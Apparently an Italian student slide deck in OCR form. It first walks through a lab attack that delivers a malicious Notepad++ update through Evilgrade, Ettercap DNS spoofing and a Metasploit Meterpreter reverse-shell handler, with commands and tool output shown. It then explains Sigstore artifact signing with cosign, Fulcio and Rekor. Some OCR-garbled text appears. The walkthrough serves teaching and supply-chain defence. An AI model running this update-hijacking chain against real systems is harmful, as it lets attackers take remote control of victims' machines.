[DEBUG] - Loading module: modules/appleupdate.pm
[DEBUG] - Loading module: modules/divxsuite.pm
[DEBUG] - Loading module: modules/linkedin.pm
[DEBUG] - Loading module: modules/atube.pm
[DEBUG] - Loading module: modules/freerip.pm
[DEBUG] - Loading module: modules/express_talk.pm
```



```
- 63 modules available.

evilgrade>
INPUT> conf notepadplus ←
INPUT> evilgrade(notepadplus)>set agent /tmp/evil_update.exe ←
INPUT> set agent, /tmp/evil_update.exe
evilgrade(notepadplus)>start ←
INPUT> evilgrade(notepadplus)>
[9/9/2022:15:33:37] - [WEBSERVER] - Webserver ready. Waiting for connections ...

evilgrade(notepadplus)>
[9/9/2022:15:33:37] - [DNSERVER] - DNS Server Ready. Waiting for Connections ...

INPUT> de(notepadplus)>
```

1. Configuriamo il sw. target del nostro attacco: Notepad++
2. Impostiamo come «agente» il file .exe contenente il payload generato in precedenza
3. Diamo il comando **start** per alzare il web server

3. Dns Spoofing


Per fare in modo che l'eseguibile del software Notepad++ presente sul sistema vittima scarichi l'aggiornamento, non dal server ufficiale, ma dal nostro server malevolo, è necessario utilizzare un tecnica detta di **DNS Spoofing**.

In estrema sintesi, tale tecnica consiste nel catturare una DNS Query generata dalla macchina target e rispondere con una DNS Response artefatta. Nel nostro caso, quando avvieremo il processo di aggiornamento di Notepad++, verrà generata un DNS Query per raggiungere il server remoto ufficiale. Noi cattureremo tale richiesta, e genereremo una DNS Response per dirottare il traffico verso il nostro web server, messo in piedi con Evilgrade. Per fare ciò utilizziamo il tool **Ettercap**.



3. Dns Spoofing

ATTENZIONE: all'interno della nostra rete non è presente un server DNS, dunque la nostra macchina vittima non sapendo a chi inoltrare le proprie DNS Query, non le genera. Per superare tale inconveniente impostiamo manualmente sul sistema vittima un server DNS «fasullo».



Impostiamo come server DNS la nostra macchina host (192.168.56.1) che, non avendo nessun server DNS in esecuzione, ignorerà le query che le arriveranno. Ciò non sarà un problema, in quanto a generare le DNS Response ci penserà Ettercap in esecuzione sulla macchina attaccante.

3. Dns Spoofing

Per effettuare lo spoofing occorre innanzitutto aggiungere il record DNS desiderato all'interno del file /etc/ettercap/etter.dns

```
52 # NOTE: Default DNS TTL is 3600s (1 hour). All TTL fields are optional. #
53 #
54 # NOTE: IPv6 specific do not work because ettercap has been built without #
55 #       IPv6 support. Therefore the IPv6 specific examples has been #
56 #       commented out to avoid ettercap throwing warnings during startup. #
57 #
58 #####
59
60 notepad-plus.sourceforge.net A 192.168.56.107 ←
61
62
63 # vim:ts=8:noexpandtab
```

DNS Record: «nome_simbolico» A «indirizzoIP»

La lettera «A» rappresenta il tipo di record (Address), e sta ad indicare che di quel determinato nome simbolico è noto l'indirizzo IPv4 (nel nostro caso è l'indirizzo IP dell'attaccante).

3. Dns Spoofing


Ma come facciamo a conoscere il nome simbolico del server da cui Notepad++ scarica i suoi aggiornamenti?

Il modo più semplice è attraverso Evilgrade, digitando il comando «show options», dopo aver configurato il tool per lavorare con *notepadplus*.

```
Stopping DNSERVER [OK]
evilgrade(notepadplus)>show options
INPUT>
Display options:
=====
Name = notepadplus
Version = 1.0
Author = ["Francisco Amato <famato +[AT]+ infobytesec.com>"]
Description = "The notepad++ use GUP generic update process so it's boggy too."
VirtualHost = "notepad-plus.sourceforge.net" ←
.
.
.
| Name      | Default
scripture   |
+-----+
| agent     | /tmp/evil_update.exe
| Ag
```

3. Dns Spoofing

A questo punto non ci resta che aprire **Ettercap** sulla macchina dell'attaccante e avviare il plugin *dns_spoof*.



VIDEO DEMO

The screenshot shows a Kali Linux desktop environment with several open windows:

- Terminal Window:** The main terminal window displays a session in msfconsole. The user has selected a generic shell reverse TCP payload for x86 architecture and set up a handler on LHOST 192.168.56.107 and LPORT 6969. The session has started successfully.
- Ettercap Window:** An Ettercap interface window titled "Ettercap" is visible. It shows a list of available plugins: autoadd, chk_poison, and dns_spoof. The status bar indicates "Ettercap 0.8.3.1 (EB)" and the time "06:25 PM".
- Notepad++ Window:** A Notepad++ window titled "evilgrade" is open, showing configuration for a webserver and DNS server. It includes commands like "start", "stop", and "restart" for both services.
- System Tray:** The system tray at the bottom right shows various icons including battery level (27°C), signal strength, and system status.

```
[*] No platform was selected, choosing Msf::Module::Pl
[*] No arch selected, selecting arch: x86 from the pay
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /tmp/evil_update.exe

(msaem@gaem)-[~]
$ msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.107
LHOST => 192.168.56.107
msf6 exploit(multi/handler) > set LPORT 6969
LPORT => 6969
msf6 exploit(multi/handler) > exploit


[*] Handler failed to bind to 192.168.56.107:6969:-
[*] Started reverse TCP handler on 0.0.0.0:6969
^C[*] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.107:6969

File Actions Edit View Help
INPUT> Stopping WEBSERVER [OK]
Stopping DNSERVER [OK]
evilgrade(notepadplus)>start
INPUT> evilgrade(notepadplus)>
[12/9/2022:18:22:39] - [WEBSERVER] - Webserver ready. Waiting for connections ...
evilgrade(notepadplus)>
[12/9/2022:18:22:39] - [DNSERVER] - DNS Server Ready. Waiting for Connections ...


evilgrade(notepadplus)>stop
INPUT> Stopping WEBSERVER [OK]
Stopping DNSERVER [OK]
evilgrade(notepadplus)>
```

Attack complete



SIGSTORE

A new standard for signing,
verifying and protecting
software





Sigstore è un nuovo progetto Open Source della Linux Foundation il cui obiettivo è migliorare l'integrità e la verificabilità della software supply chain, con particolare attenzione verso i progetti Open Source.

Le funzionalità alla base di Sigstore sono la firma e la verifica di qualsiasi tipo di artefatto software in modo semplice e trasparente.

In collaborazione con:





Il progetto si basa sull'orchestrazione di tre tool differenti, più l'utilizzo di alcuni servizi esterni.



sigstore

cosign



sigstore

fulcio



sigstore

rekor





sigstore
cosign

Tool per la firma/verifica di containers image (e altri artefatti), che lega insieme il resto di Sigstore, rendendo invisibile l'infrastruttura delle firme. Include l'upload del software in un Open Container Initiative (OCI) registry.



sigstore
rekor

Un tool integrato di transparency logging e timestamp service, che registra i metadati firmati in un libro mastro che può essere consultato, ma non modificato.



sigstore
fulcio

Una root Certification Authority gratuita, che rilascia certificati temporanei a entità autenticate.

Open Container Initiative

La Open Container Initiative è una struttura di governance nata con lo scopo preciso di creare degli standard industriali open source riguardo i formati dei container software, la loro esecuzione e distribuzione.

La OCI contiene attualmente 3 diverse specifiche:

- Runtime Specification (runtime-spec)
- Image Specification (image-spec)
- Distribution Specification (distribution-spec)


I registry di container image che supportano la OCI Distribution Specification sono detti **OCI registry**.

Nel tempo, gli OCI registry si sono evoluti per immagazzinare e distribuire non solo container image, ma qualunque tipo di artefatto software, adottando nuove convenzioni per lo storage che hanno portato alla nascita degli **OCI Artifact**.

How sigstore works

Premessa:

Nonostante cosign sia in grado di firmare artefatti di ogni tipo, dato che il tool nasce per la firma di container image, risulta meglio supportata la firma di OCI image o OCI Artifact, nonché lo storage di questi ultimi su di un qualunque OCI registry.



Signing

0. [Upload dell'artefatto sull'OCI registry]
1. Autenticazione OIDC
2. Generazione di una coppia di **chiavi effimere**
3. Rilascio del certificato da parte di **Fulcio**
4. Upload del rekord su **Rekor**
5. Pubblicazione del «bundle» di signature sull'OCI registry

Seguiremo e varie fasi di firma utilizzando un artefatto di esempio: *hello-world.sh*

0. Upload dell'artefatto sull'OCI registry

Artefatto:

```
1 #!/usr/bin/sh
2 echo 'Hello world!'
```


BLOB-URL

IMAGE-URL

Upload:

```
gaem@gaem: ~/Desktop/progetto-ss/sigstore/tool
File Actions Edit View Help
[gaem@gaem ~] $ BLOB_NAME=hello-world.sh-$(uuidgen | head -c 8)
[gaem@gaem ~] $ ./cosign upload blob -f artifact/hello-world.sh ttl.sh/$BLOB_NAME:1h
Uploading file from [artifact/hello-world.sh] to [ttl.sh/hello-world.sh-aa263c0b:1h] with media type [text/plain]
File [artifact/hello-world.sh] is available directly at [ttl.sh/v2/hello-world.sh-aa263c0b/blobs/sha256:2ea32117d0d262a6370938348b395631bf1accd62b57a70347d33fbb35e2cff]
Uploaded image to:
ttl.sh/hello-world.sh-aa263c0b@sha256:26f8d5caa1b98e344af77da781d53b278c792061011784f2dd8a8a277c0f60cf
[gaem@gaem ~] $
```

1. Autenticazione OIDC



Tre OpenID Identity Provider supportati:

- GitHub
- Google
- Microsoft

2. Generazione di una coppia di chiavi effimere

Cosign genera una coppia di chiavi pubblica-privata la cui vita è limitata alla generazione della firma e al rilascio del certificato. La coppia di chiavi è memorizzata nella memoria principale del calcolatore e non toccherà mai il disco.

3. Rilascio del certificato da parte di Fulcio

Utilizzando :

- **OIDC token:** ottenuto dopo l'autenticazione presso un OpenID identity provider
- la coppia di chiavi pubblica-privata generata al passo precedente

Cosign richiede ad un'istanza pubblica di Fulcio (<https://fulcio.sigstore.dev>) il rilascio di un certificato.

L'emissione del certificato avviene in 4 fasi:

1. Generazione e firma del certificato da parte di Fulcio (intermediate certificate)
2. Invio dell'intermediate certificate presso un Certificate Transparency Log (CT-Log)
3. Ricezione dal CT-Log del **Signed Certificate Timestamp (SCT)** come Proof of Inclusion
4. Integrazione del SCT nel certificato e ri-firma da parte di Fulcio

3. Rilascio del certificato da parte di fulcio

```
gaem@gaem: ~/Desktop/progetto-ss/sigstore/tool
File Actions Edit View Help
X509v3 Extended Key Usage:
  Code Signing
X509v3 Subject Key Identifier:
  A3:8C:58:94:FA:1F:31:16:22:ED:57:DF:39:8A:21:39:0F:A5:72:30
X509v3 Authority Key Identifier:
  DF:D3:E9:CF:56:24:11:96:F9:A8:D8:E9:28:55:A2:C6:2E:18:64:3F
X509v3 Subject Alternative Name: critical
  email:prova.sigstore@gmail.com
  1.3.6.1.4.1.57264.1.1:
    https://accounts.google.com
CT Precertificate SCTs:
  Signed Certificate Timestamp:
    Version      : v1 (0x0)
    Log ID       : DD:3D:30:6A:C6:C7:11:32:63:19:1E:1C:99:67:37:02:
                    A2:4A:5E:B8:DE:3C:AD:FF:87:8A:72:80:2F:29:EE:8E
    Timestamp   : Feb  7 16:39:48.739 2023 GMT
    Extensions: none
    Signature   : ecdsa-with-SHA256
                  30:44:02:20:4C:D8:DA:51:C6:DC:5C:13:EF:CC:C5:A6:
                  C1:9F:31:9D:B3:7D:4C:F9:99:29:BF:E2:8F:0F:DE:0B:
                  6B:0A:FC:69:02:20:65:1D:10:B3:05:5F:78:5B:DB:26:
                  30:44:18:4A:30:4F:2B:83:20:1E:8B:93:D2:97:13:79:
                  22:7F:DB:CB:82:BF
  Signature Algorithm: ecdsa-with-SHA384
  Signature Value:
    30:66:02:31:00:ff:74:d6:35:56:68:c8:1b:f4:15:cb:dd:64:
    14:73:14:85:6e:37:a0:49:1a:84:bb:ee:65:03:14:78:a3:21:
    f2:f0:ae:a2:89:a3:ef:90:ea:c5:58:a0:73:3d:82:87:26:02:
    31:00:cc:3b:0d:43:e8:1a:d2:5a:13:71:27:0d:31:88:e6:b0:
    6a:b3:73:b0:91:b5:16:88:58:ca:05:00:c7:68:ce:81:24:bd:
    9b:e9:4b:fd:ef:f1:f8:64:57:78:e6:07:6e:a7
```

SCT

Subject
OIDC issuer

Scadenza certificato

Problema: i certificati rilasciati da Fulcio hanno una validità di soli 10 minuti. Come fare per verificare una firma per una durata di tempo maggiore?

Soluzione: utilizziamo un servizio fidato come Rekor, il quale ci fornisce un timestamp che ci assicuri che la firma dell'artefatto è stata generata mentre il certificato era ancora valido.

Sigstore fornisce un'istanza pubblica del server Rekor (<https://rekor.sigstage.dev>).

4. Upload del rekord su Rekor

Cosign richiede a Rekor di integrare un record (rekord) nel suo **transparency log** contenente:

- Il valore hash dell'artefatto
- La signature
- Il certificato rilasciato da Fulcio

Se l'integrazione avviene con successo Rekor risponde con:

- Il *body* del rekord (ciò che gli abbiamo inviato)
- L'*integrated-time*, ossia il timestamp di integrazione del rekord sul log
- Il *logID* e il *log index* relativi al rekord all'interno del log
- Il **Signed Entry Timestamp (SET)**

Tutti questi attributi sono aggiunti da Rekor all'interno del rekord.

4. Upload del rekord su Rekor

Il Signed Entry Timestamp (SET) è la firma di vari campi del rekord, tra cui l'*integrated-time*, e ha un duplice scopo:

- Assicurare l'integrità del rekord (in particolar modo del timestamp di integrazione)
- Fornire una Proof of Inclusion del rekord all'interno del transparency log (come per l'SCT)

Se l'*integrated-timestamp* su Rekor è minore dell'*expiration-timestamp* del certificato, allora la signature dell'artefatto è da ritenersi valida.

```
(gaem@gaem)-[~/Desktop/progetto-ss/sigstore/tool]
└─$ openssl x509 -in rekor-publicKey.pem -noout -text
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            56:c7:0f:4c:41:59:62:28:a2:d9:f8:53:7b:c6:9c:6f:dd:21:be:1c
        Signature Algorithm: ecdsa-with-SHA384
        Issuer: O = sigstore.dev, CN = sigstore-intermediate
        Validity
            Not Before: Feb 7 16:39:48 2023 GMT
            Not After : Feb 7 16:49:48 2023 GMT
        Subject:
            /CN=Rekor
```

```
$ ./rekor-cli get --log-index 12829806
LogID: c0d23d6ad406973f9559f3ba2d1ca01f84147d8ffc5b8445c224f98b9591801d
Index: 12829806
IntegratedTime: 2023-02-07T16:39:51Z
UUID: 24296fb24b8ad77ab1f90d40db44e5ef4fb321054957667255e8811cc18732dd901682db035a6
2c4
Body: {
    "HashedRekordObj": {
        "data": {
            "hash": {
                "algorithm": "sha256",
                "value": "dd223c6d296174c74000cbecdf7f571feec9d271eb1ac24e8d53a85bb8e2ea7c"
            }
        },
        "signature": {
            "content": "MEYCIQCBmn2dMYh4ASprMFC+Phq2ZeGbCwCdqCf3wmuwOAhMNwIhAOhUR1UrkJaVr
fcBx80Fzne8ZZL+RKeAHcmkkzXvxuop",
            "publicKey": {
                "content": "LS0tLS1CRUdjTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUNwRENDQWltZ0F3SUJBZ0l
VVnNjUFRFRlpZaWlpMmZoVGU4YWNiOTBodmh3d0NnWUlLb1pJemowRUF3TxCKTpFVk1CTUdBMVVFQ2hNTW
Mybg5jM1J2Y21VdVpHVjJNUjr3SEFZRZRUURFeFZ6YVdkemRHGXlaUzFwYm5SbApjbTFsWkdsgaGRHGXdIa
GNOTWpNd01qQTNNVFl6T1RRNFdoY05Nak13TWpBM01UWTBPVFE0V2pBQU1Ga3dFd1lIcktvWkl6ajBDQVFZ
SUtvWkl6ajBEQVfjRFFnQUU5Y2d1MitadDdLUG90RmJ3K3luVktVWDFSWWRDMnpalV3bWcKNmNPm1kZ2s
5SVg0TzBVMSt0dVzKt0ZFNVBkRkl4MDVnNlV3NWpqaGxJeGg0Mkl4VjZPQ0FVZ3dnZ0ZFTUE0RwpBMVVkrH
dFOi93UUUVBd01T70RBVEJnT1ZTU1VFRERBS0JnZ3JC70VG01F1REF60WRC705WSFF0RUZnUVVvNHhZCmxOb
```

5. Pubblicazione del «bundle» di signature sul registry

Infine, Cosign genera un «bundle» (pacchetto) contenente varie informazioni, tra cui:

